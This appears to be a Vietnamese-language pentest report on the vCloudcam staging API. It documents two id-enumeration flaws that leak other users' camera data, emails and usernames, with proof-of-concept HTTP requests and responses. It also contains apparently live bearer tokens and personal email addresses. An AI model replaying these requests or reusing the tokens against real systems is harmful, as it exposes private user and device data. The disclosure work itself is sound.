# Security Report
## vCloudcam

Cloud Product Security@VNG Security Response Center
Ho Chi Minh City - 31/08/2023

## *Tóm tắt*

Theo như request của ENG, Cloud Product Security@VNG Security Response Center tiến hành pentest sản phẩm vCloudcam.

Danh sách các ứng dụng trong scope:

- https://stg.vcloudcam.vn

Dưới đây là chi tiết kỹ thuật.

***Danh sách lỗi***

| Tên lỗi | Mức độ nghiêm trọng | Số lượng |
|---|---|---|
| Camera information leakage via creating camera groups | Medium | 1 |
| Leakage of User Information Through the Notification Creation Function | Medium | 1 |

## 1. Camera information leakage via creating camera groups.

***Mô tả***

- Chức năng tạo camera groups sử dụng **id** của camera thay vì **uuid** để thêm vào group, đồng thời cũng không kiểm tra user có sở hữu các camera đó không, do đó có thể dò **id** và thêm toàn bộ camera có trên hệ thống vào group. Sau khi thêm vào group có thể xem được các thông tin của camera được thêm (vd: **uuid**, **name**, **hub**,…). Với **uuid** của camera có thể kết hợp với các endpoint khác để lấy thêm các thông tin liên quan (vd: endpoint /payment/v1/subscription?uuids=<uuid> xem các dịch vụ camera đang sử dụng (AI,….))

***Mức độ, ảnh hưởng và phạm vi phát hiện***

Mức độ: Medium

Vị trí lỗi:

- https://api.stg.vcloudcam.vn/core/v1/camera-groups [POST]

Ảnh hưởng:

- Xem thông tin camera người dùng khác.

Phạm vi phát hiện:


- Black box.

## *PoC*

1. User A tạo camera group, thêm camera bằng **id**



```
{
  "name":"test",
  "cameras":[
    {
      "id":1854,
      "sourceStreamInfo":{
        "id":0,
        "streamMain":"",
        "streamSub":"",
        "subCodec":"",
        "mainCodec":""
      },
      "controllerInfo":{
      },
      "cameraGroups":[
        {
          "id":374,
          "isSelected":false,
          "isAllSelected":false,
          "isShow":true
        },
        {
          "id":201,
          "isSelected":false,
          "isAllSelected":false,
          "isShow":true
        },
        {
          "id":249,
          "isSelected":false,
          "isAllSelected":false,
          "isShow":true
```

2. Kiểm tra lại group vừa tạo sẽ thấy thông tin camera đã được bổ sung



```
{
  "id":675,
  "name":"test",
  "user":{
    "id":276,
    "login":"",
    "email":"",
    "createdDate":"0001-01-01T00:00:00Z",
    "resetDate":"0001-01-01T00:00:00Z",
    "lastModifiedDate":"0001-01-01T00:00:00Z",
    "deleted":false,
    "lastServiceActiveUnix":0
  },
  "cameras":[
    {
      "id":5694,
      "uuid":"96d14254-f7db-48aa-b8f8-aa2016dc8e6a",
      "name":"bien so xe",
      "hub":{
        "id":0,
        "name":"",
        "model":"",
        "serial":"",
        "agency":"",
        "mac":"",
        "cpuSerial":"",
        "activated":false,
        "deleted":false,
        "user":null,
        "createdDate":"0001-01-01T00:00:00Z",
        "issueAt":"0001-01-01T00:00:00Z",
        "lastModifiedDate":"0001-01-01T00:00:00Z",
        "totalCamera":0,
        "alarmRules":null,
```

3. Với thông tin **uuid** truy cập /payment/v1/subscription?uuids= lấy thông tin các dịch vụ liên quan



**Request**

```
GET /payment/v1/subscription?uuids=96d14254-f7db-48aa-b8f8-aa2016dc8e6a HTTP/2
Host: api.stg.vcloudcam.vn
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE2OTM1NDM5NjEsImp0aSI6IjJVamVrZ1d0WnVxOWRySUF5SExaclRiOTdxTiIsInByaSI6eyJ1c2VyIjp7InByb3ZpZGVyIjoidmluYWRhdGEiLCJpZCI6MTQxLCJ1c2VybmFtZSI6InZhbi5xYzJAZ21haWwuY29tIiwidXNlckxvZ2luVHlwZSI6IkFkbWluVXNlckxvZ2luIiwib3JnSWQiOjEyNywiYWdlbnQiOiJ2Y2MiLCJsb2NhbEFkbWluSWQiOi0xLCJ1cGRhdGVBdCI6MH19fQ.T83YqzwnqhnodD0lZFZ2F6rBVZlAhIvDu7rmO-cGSKc
Origin: https://stg.vcloudcam.vn
Referer: https://stg.vcloudcam.vn/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Dnt: 1
Sec-Gpc: 1
X-Pwnfox-Color: red
Te: trailers
```

**Response**


```
{
  "camUuid":"96d14254-f7db-48aa-b8f8-aa2016dc8e6a",
  "record":{
    "id":0,
    "userId":"141",
    "orgID":127,
    "invoiceId":"350842128407986579",
    "camUuid":"96d14254-f7db-48aa-b8f8-aa2016dc8e6a",
    "resolution":"1440",
    "durationStorage":2592000,
    "durationStorageTimelapse":0,
    "licenseId":"vccam-on-camera-ai-license-plate-recog",
    "recordStream":"main",
    "chargeTime":1692291600,
    "expire":1694939004,
    "enableEncrypt":false,
    "expireDay":"0001-01-01T00:00:00Z",
    "datetime":"0001-01-01T00:00:00Z",
    "typeStorage":"standard",
    "allowAutomaticControl":false
  },
  "ai":[
    {
      "userId":141,
      "orgId":127,
      "invoiceId":"350842128407986579",
      "camUuid":"96d14254-f7db-48aa-b8f8-aa2016dc8e6a",
      "licenseId":"vccam-on-camera-ai-license-plate-recog",
      "active":true,
      "timeMapping":1692848726,
      "chargeTime":1692291600,
      "expireTime":1694939004,
      "qty":0,
      "numberCameraMapped":0,
```


## *Khuyến nghị*

- Sử dụng **uuid** thay vì **id**
- Kiểm tra camera được thêm có thuộc sở hữu của user hay không

## 2. Leakage of User Information Through the Notification Creation Function.

***Mô tả***

- Chức năng tạo thông báo trong danh sách người nhận có thể tạo bằng userId với độ dài ngắn, sau khi user(AdminUserLogin và LocalAdminLogin) được thêm vào danh sách người nhận các thông tin khác (email, username,..) sẽ được điền trong thông tin của thông báo

***Mức độ, ảnh hưởng và phạm vi phát hiện***

Mức độ: Medium

Vị trí lỗi:

- https://api.stg.vcloudcam.vn/ntf/v2//config [POST]

Ảnh hưởng:

- Lộ thông tin người dùng khác

Phạm vi phát hiện:

- Black box.

## *PoC*


1. Tạo thông báo với phần người nhận truyền **userId**, **userType** muốn dò

```
  "sources":[
    {
      "sourceType":"camera",
      "uniqueId":"0b456b68-e3c7-409d-a97c-bb3947fea131",
      "disabled":false,
      "icon":"cam",
      "checked":true
    }
  ],
  "recipients":[
    {
      "id":0,
      "userType":"AdminUserLogin",
      "userId":141,
      "sourcesRel":null,
      "checked":true
    }
  ],
  "desc":"camcxcc",
  "pushInterval":1
}
```

```
Authorization,OTPSecret,RequireOTP
Access-Control-Max-Age: 86400

null
```

2. Kiểm tra thông tin thông báo vừa tạo sẽ thấy thông tin user được điền vào



**Request**

Pretty Raw Hex \n

```
GET /ntf/v2/config?limit=10&offset=0&search=&tabView=AdminUserLogin&
deviceUniqueIds=&lang=vi HTTP/2
Host: api.stg.vcloudcam.vn
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0)
Gecko/20100101 Firefox/116.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE2OTM1NTQ1MTYsImp0aSI6IjJ
VazA5NHE1T2pNZGU5a0xrVGMyb0hFQWszaCIsInByaSI6eyJ1c2VyIjp7InByb3ZpZGVyIjo
idmluYWRhdGEiLCJpZCI6Mjc2LCJ1c2VybmFtZSI6ImhvYWl2dHRAdm5nLmNvbS52biIsInV
zZXJMb2dpblR5cGUiOiJBZG1pblVzZXJMb2dpbiIsIm9yZ0lkIjoyNjIsImFnZW50IjoidmN
jIiwibG9jYWxBZG1pbklkIjotMSwidXBkYXRlQXQiOjB9fX0.HLf5XbGGR8j7kT3zkm8fT7A
7BVlRL37_8ttQY-o3gYU
Origin: https://stg.vcloudcam.vn
Referer: https://stg.vcloudcam.vn/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Dnt: 1
Sec-Gpc: 1
Te: trailers
```

**Response**

Pretty Raw Hex Render


```
      "id":2323,
      "sourceType":"camera",
      "uniqueId":"0b456b68-e3c7-409d-a97c-bb3947fea131",
      "name":"Fisheye h265"
    }
  ],
  "recipients":[
    {
      "id":5789,
      "userType":"AdminUserLogin",
      "userId":141,
      "email":"van.qc2@gmail.com",
      "username":"",
      "sourcesRel":null
    }
  ],
  "orgId":262,
  "desc":"camcxcc",
  "createdTimestamp":1693449792,
  "modifiedTimestamp":1693449792,
  "ownerId":276,
  "ownerType":"AdminUserLogin",
  "pushInterval":1,
  "displayDesc":"camcxcc",
```



```
},
{
  "id":5786,
  "userType":"LocalAdminLogin",
  "userId":274,
  "email":"test@gmail.com",
  "username":"testlongnh",
  "sourcesRel":null
}
```